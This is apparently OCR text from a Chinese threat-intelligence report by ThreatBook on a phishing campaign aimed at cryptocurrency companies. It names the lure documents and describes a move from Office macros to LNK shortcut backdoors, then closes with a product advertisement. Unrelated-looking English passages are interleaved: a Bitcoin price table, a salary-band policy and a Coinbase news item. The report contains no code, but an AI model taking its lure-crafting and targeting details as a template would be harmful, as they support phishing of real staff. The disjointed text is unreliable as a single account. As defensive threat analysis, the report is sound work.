
1、攻击初始阶段为发送带有恶意链接的钓鱼邮件，诱导收件者下载上文分析的木马压缩包文件，如下图中的钓鱼邮件使用中文，且目标为一家区块链技术公司。



2、诱饵文档名称包括“每月业务报告”、“Development Management Plan”（发展管理计划）、“事業の指針”（事业方针）、“Security Report (August 2019)”（2019 年 8 月安全报告）、“New Employee's Salary and Bonus Guideline”（新员工薪金和奖金指南）、“CONSENSYS JOB DESCRIPTION”（CONSENSYS 职位描述）、“BlockVerify Group Job Description[GDPR]”（BlockVerify 小组职位描述）、“Обзор рисков проекта”(项目风险简介)等，推测其邮件发送目标可能涉及科技公司的高管、技术、招聘、运营等人员，且所有文档内容均与加密货币有关，因此判断其攻击目标为加密货币公司。

Bitcoin Price Prediction For 2018 - 2022

Month	Open	Min-Max	Close	Total,%
		2018		
Mar	10409	5792-11704	6228	-40.2%
Apr	6228	4866-6913	5232	-49.7%
May	5232	4962-5708	5335	-48.7%
Jun	5335	4167-5335	4481	-57.0%
Jul	4481	4481-5562	5198	-50.1%
Aug	5198	5198-6452	6030	-42.1%
Sep	6030	6030-7485	6995	-32.8%
Oct	6995	6021-6995	6474	-37.8%
Nov	6474	6474-8036	7510	-27.9%
Dec	7510	7510-9322	8712	-16.3%
		2019		
Jan	8712	8712-10296	9622	-7.6%
Feb	9622	9622-11943	11162	7.2%
Mar	11162	11162-13854	12948	24.4%
Apr	12948	10954-12948	11779	13.2%
May	11779	11779-14620	13664	31.3%
Jun	13664	12702-14614	13658	31.2%
Jul	13658	13658-16952	15843	52.2%
Aug	15843	15464-17792	16628	59.7%
Sep	16628	16628-20500	19159	84.1%
Oct	19159	18897-21741	20319	95.2%
Nov	20319	17458-20319	18772	80.3%
Dec	18772	16138-18772	17353	66.7%



Implementing Changes to an Employee's Status, Salary Band or Pay

How a Job gets assigned to a Salary Band


A clear and current job description is the starting point for evaluating the job responsibilities and assigning a salary band. Job responsibilities, complexity, scope and requirements needed to successfully do the job will determine the salary band assignment; job titles do not determine the salary band.

Each salary band is assigned a salary range which reflects the market value for the job and other similar benchmarked jobs. The band range reflects the minimum base salary and the maximum base salary that should be paid for any job in that corresponding salary band. Salary ranges will be competitive with our respective, defined markets and reflect the internal relationship among salary bands within the University. The structure will be reviewed on an annual basis by considering market trends inside and outside of higher education, University financial resources, and overall University strategy and goal achievement. A revised salary band structure will be prepared and implemented whenever appropriate, and as authorized by University leadership.

Cryptocurrency exchange Coinbase has described how it was targeted by, and foiled, "a sophisticated, highly targeted, thought out attack" aimed to access its systems and presumably to make off with some of the billions of dollars'-worth of cryptocurrency it holds.

In an Aug. 8 blog post that sets out in technical detail how the plot unfolded and how the exchange countered the attempted theft, Coinbase said the hackers used a combination of means to try and hoodwink staff and access vital systems – methods that included spear phishing, social engineering and browser zero-day exploits.

3、早期攻击中的恶意代码需通过启动 Office 文档中的宏启动，而从其 LNK 文件属性判断，攻击者至少自 2018 年 6 月 22 日起开始使用快捷方式植入后门，攻击手法更为巧妙，隐蔽性更强。



微步在线致力于做企业客户的威胁发现和响应专家，是2017、2019年连续两次成为唯一入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

我们的产品与服务

威胁分析平台（X.threatbook.cn）

中国首个综合性的威胁分析平台和情报分享社区。为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析、可视化分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台（Threat Detection Platform, TDP）

威胁感知平台是基于微步在线高可信威胁情报为内核的全流量检测系统。帮助决策者对系统整体安全态势全面评估，快速感知系统的安全情况等级；帮助安全运营人员聚焦真实威胁，精准定位，提供自动化处置，有效完成安全事件处置闭环。

本地威胁情报管理平台（Threat Intelligence Platform, TIP）

本地威胁情报管理平台是部署在用户本地的威胁情报管理、生产和共享中心，装载微步高可信情报数据。在配备本地超高性能检测API的同时还帮助客户进行多源异构情报的全生命周期管理；支持本地情报生产，有效防御未知攻击；赋能SoC/SIEM、防火墙、WAF等传统安防设备新的威胁能力。

OneDNS安全DNS服务（OneDNS Cloud）

基于DNS协议的安全云平台，提供SaaS化的DNS解析和管控服务。实时拦截网络设备与恶意地址间的通信，避免后续攻击行动的发生。安全管理团队可以在后台灵活配置策略，对进行内容访问控制和上网行为管理。SaaS化产品形态适配各类IT架构，使企业总部、分支机构、漫游设备和云端应用获得统一的安全防护。

检测与应急响应服务（Managed Detection and Response, MDR）

提供威胁巡检、应急响应、重保驻场、专家咨询、高级情报订阅、外部资产监控等安全相关服务。由资深安全专家提供支持，对企业内外部威胁及时发现、告警、处置、响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961
邮箱：contactus@threatbook.cn
地址：北京市海淀区苏州街49-3号3层